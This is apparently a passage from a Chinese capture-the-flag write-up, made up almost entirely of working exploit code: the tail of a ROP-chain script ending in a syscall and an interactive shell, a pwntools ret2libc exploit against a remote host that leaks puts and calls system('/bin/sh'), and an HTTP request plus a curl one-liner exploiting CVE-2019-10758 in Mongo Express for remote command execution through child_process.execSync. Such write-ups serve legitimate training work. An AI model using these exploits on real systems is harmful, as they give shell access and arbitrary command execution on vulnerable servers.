p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
```

```
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004788c0) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004012d3) # syscall
payload = b"a" * 0x28 + p
io.send(b'oh1yes')
io.sendline(b'1')
io.sendline(payload)
io.interactive()
```

great（pwn）

```
from pwn import *
from LibcSearcher import *
context.log_level = "debug"
elf=ELF('./great')
io=remote('182.92.237.102',10014)
ret=0x0804840a
elf_plt=elf.plt['puts']
elf_got=elf.got['puts']
main_addr=elf.symbols['main']
sleep(1)
io.sendline(b"yes")
io.sendlineafter("Then I will show you something great.\n",b"OK")
payload=(b'a'*112)+p32(elf_plt)+p32(main_addr)+p32(elf_got)
print(payload)
io.sendlineafter("Here it is!\n",payload)
```

```python
io.recvuntil(payload+b"\n")
elf_addr=u32(io.recv(4))
print(hex(elf_addr))
libc=LibcSearcher('puts',elf_addr)
libcbase=elf_addr-libc.dump('puts')
system_addr=libcbase+libc.dump('system')
bin_sh=libcbase+libc.dump('str_bin_sh')
io.sendline(b"yes")
io.sendlineafter("Then I will show you something great.\n",b"OK")
payload1=(b'a'*112)+p32(system_addr)+(b'aaaa')+p32(bin_sh)
io.sendlineafter("Here it is!\n",payload1)
io.interactive()
```

重影（MISC）

flag直接看文末，静态

擂台misc（重影）.pdf

实战题

通过Mongo Express指纹搜索，找到CVE-2019-10758漏洞

https://blog.csdn.net/negnegil/article/details/120168608

```
POST /checkValid HTTP/2
Host: 172.17.0.1:8081
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Authorization: Basic YWRtaW46cGFzcw==
Content-Type: application/x-www-form-urlencoded
Content-Length: 136


document=this.constructor.constructor("return process")().mainModule.require("child_process").execSync("touch /tmp/success_Shunyumua")
```

```
curl "http://172.17.0.1:8081/checkValid" -H "Authorization: Basic YWRtaW46cGFzcw==" --data "document=this.constructor.constructor(\"return process\")().mainModule.require(\"child_process\").execSync(\"touch /tmp/Success_Shunyumua\")"
```